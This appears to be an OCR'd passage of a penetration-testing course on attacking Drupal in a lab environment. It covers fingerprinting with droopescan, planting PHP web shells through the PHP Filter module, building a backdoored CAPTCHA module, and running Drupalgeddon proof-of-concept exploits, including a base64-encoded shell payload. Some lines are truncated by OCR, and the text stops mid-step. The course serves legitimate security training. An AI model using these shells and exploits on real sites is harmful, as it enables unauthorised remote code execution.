Vigneswar@htb[/htb]$ droopescan scan drupal -u http://drupal.inlanefreight.local

[+] Plugins found:
    php http://drupal.inlanefreight.local/modules/php/
        http://drupal.inlanefreight.local/modules/php/LICENSE.txt

[+] No themes found.

[+] Possible version(s):
    8.9.0
    8.9.1

[+] Possible interesting urls found:
    Default admin - http://drupal.inlanefreight.local/user/login

[+] Scan finished (0:03:19.199526 elapsed)
```

This instance appears to be running version 8.9.1 of Drupal. At the time of writing, this was not the latest as it was released in June 2020.

A quick search for Drupal-related vulnerabilities does not show anything apparent for this core version of Drupal. In this instance, we would next want to look at installed plugins or abusing built-in functionality.

Exercise

1) use droopescan




Attacking Drupal


Now that we've confirmed that we are facing Drupal and fingerprinted the version let's look and see what misconfigurations and vulnerabilities we can uncover to attempt to gain internal network access.

Unlike some CMS', obtaining a shell on a Drupal host via the admin console is not as easy as just editing a PHP file found within a theme or uploading a malicious PHP script.

Leveraging the PHP Filter Module

In older versions of Drupal (before version 8), it was possible to log in as an admin and enable the PHP filter module, which "Allows embedded PHP code/snippets to be evaluated."






We can now create a page with a malicious PHP snippet such as the one below. We named the parameter with an md5 hash instead of the common cmd to get in the practice of not potentially leaving a door open to an attacker during our assessment.

If we used the standard system($_GET['cmd']); we open up ourselves up to a "drive-by" attacker potentially coming across our web shell. Though unlikely, better safe than sorry!

```php
<?php
system($_GET['dcfdd5e021a869fcc6dfaef8bf31377e']);
?>
```



We also want to make sure to set Text format drop-down to PHP code. After clicking save, we will be redirected to the new page, in this example http://drupal-qa.inlanefreight.local/node/3. Once saved, we can either request execute commands in the browser by appending ?dcfdd5e021a869fcc6dfaef8bf31377e=id to the end of the URL to run the id command or use cURL on the command line. From here, we could use a bash one-liner to obtain reverse shell access

```
[!bash!]$ curl -s http://drupal-qa.inlanefreight.local/node/3?dcfdd5e021a869fcc6df

uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


From version 8 onwards, the PHP Filter module is not installed by default. To leverage this functionality, we would have to install the module ourselves.

Since we would be changing and adding something to the client's Drupal instance, we may want to check with them first. We'd start by downloading the most recent version of the module from the Drupal website.

```
[!bash!]$ wget https://ftp.drupal.org/files/projects/php-8.x-1.1.tar.gz
```

Once downloaded go to **Administration** > **Reports** > **Available updates**.

Note: Location may differ based on the Drupal version and may be under the Extend menu.



From here, click on Browse, select the file from the directory we downloaded it to, and then click Install.

Once the module is installed, we can click on Content and create a new basic page, similar to how we did in the Drupal 7 example. Again, be sure to select PHP code from the Text format dropdown.

With either of these examples, we should keep our client apprised and obtain permission before making these sorts of changes. Also, once we are done, we should remove or disable the PHP Filter module and delete any pages that we created to gain remote code execution.

Uploading a Backdoored Module

Drupal allows users with appropriate permissions to upload a new module. A backdoored module can be created by adding a shell to an existing module. Modules can be found on the drupal.org website.

Let's pick a module such as CAPTCHA. Scroll down and copy the link for the tar.gz archive.

Download the archive and extract its contents.

```
ı![]$ wget --no-check-certificate  https://ftp.drupal.org/files/projects/captcha-8.x-
ı![]$ tar xvf captcha-8.x-1.2.tar.gz
```

Create a PHP web shell with the contents:

```
<?php
system($_GET[fe8edbabc5c5c9b7b764504cd22b17af]);
?>
```

Next, we need to create a .htaccess file to give ourselves access to the folder. This is necessary as Drupal denies direct access to the /modules folder.


```
<IfModule mod_rewrite.c>
RewriteEngine On
RewriteBase /
</IfModule>
```

The configuration above will apply rules for the / folder when we request a file in /modules. Copy both of these files to the captcha folder and create an archive.

```
[!bash!]$ mv shell.php .htaccess captcha
[!bash!]$ tar cvf captcha.tar.gz captcha/

captcha/
captcha/.travis.yml
captcha/README.md
captcha/captcha.api.php
captcha/captcha.inc
captcha/captcha.info.yml
captcha/captcha.install

<SNIP>
```

Assuming we have administrative access to the website, click on Manage and then Extend on the sidebar.

Next, click on the + Install new module button, and we will be taken to the install page, such as http://drupal.inlanefreight.local/admin/modules/install Browse to the backdoored Captcha archive and click Install.



Leveraging Known Vulnerabilities

Over the years, Drupal core has suffered from a few serious remote code execution vulnerabilities, each dubbed Drupalgeddon. At the time of writing, there are 3 Drupalgeddon vulnerabilities in existence.


- CVE-2014-3704, known as Drupalgeddon, affects versions 7.0 up to 7.31 and was fixed in version 7.32. This was a pre-authenticated SQL injection flaw that could be used to upload a malicious form or create a new admin user.
- CVE-2018-7600, also known as Drupalgeddon2, is a remote code execution vulnerability, which affects versions of Drupal prior to 7.58 and 8.5.1. The vulnerability occurs due to insufficient input sanitization during user registration, allowing system-level commands to be maliciously injected.
- CVE-2018-7602, also known as Drupalgeddon3, is a remote code execution vulnerability that affects multiple versions of Drupal 7.x and 8.x. This flaw exploits improper validation in the Form API.

Drupalgeddon
As stated previously, this flaw can be exploited by leveraging a pre-authentication SQL injection which can be used to upload malicious code or add an admin user.


https://www.exploit-db.com/exploits/34992

Let's try adding a new admin user with this PoC script. Once an admin user is added, we could log in and enable the PHP Filter module to achieve remote code execution.

Running the script with the -h flag shows us the help menu.


[!bash!]$ python2.7 drupalgeddon.py
Drup4l => 7.0 <= 7.31 Sql-1nj3ct10n
Admin 4cc0unt cr3at0r

Now let's see if we can log in as an admin. We can! Now from here, we could obtain a shell through the various means discussed previously in this section.



We could also use the exploit/multi/http/drupal_drupageddon Metasploit module to exploit this.

Drupalgeddon2

We can use this PoC to confirm this vulnerability.

```
[!bash!]$ python3 drupalgeddon2.py

#############################################################
# Proof-Of-Concept for CVE-2018-7600
# by Vitalii Rudnykh
# Thanks by AlbinoDrought, RicterZ, FindYanot, CostelSalanders
# https://github.com/a2u/CVE-2018-7600
#############################################################
Provided only for educational or information purposes

Enter target url (example: https://domain.ltd/): http://drupal-dev.inlanefreight.l

Check: http://drupal-dev.inlanefreight.local/hello.txt
```

We can check quickly with cURL and see that the `hello.txt` file was indeed uploaded.

```
[!bash!]$ curl -s http://drupal-dev.inlanefreight.local/hello.txt
```

Now let's modify the script to gain remote code execution by uploading a malicious PHP file.

```
<?php system($_GET[fe8edbabc5c5c9b7b764504cd22b17af]);?>

[!bash!]$ echo '<?php system($_GET[fe8edbabc5c5c9b7b764504cd22b17af]);?>' | base64

PD9waHAgc3lzdGVtKCRfR0VUW2ZlOGVkYmFiYzVjNWM5YjdiNzY0NTA0Y2QyMmIxN2FmXSk7Pz4K
```

Next, let's replace the `echo` command in the exploit script with a command to write out our malicious PHP script.

```
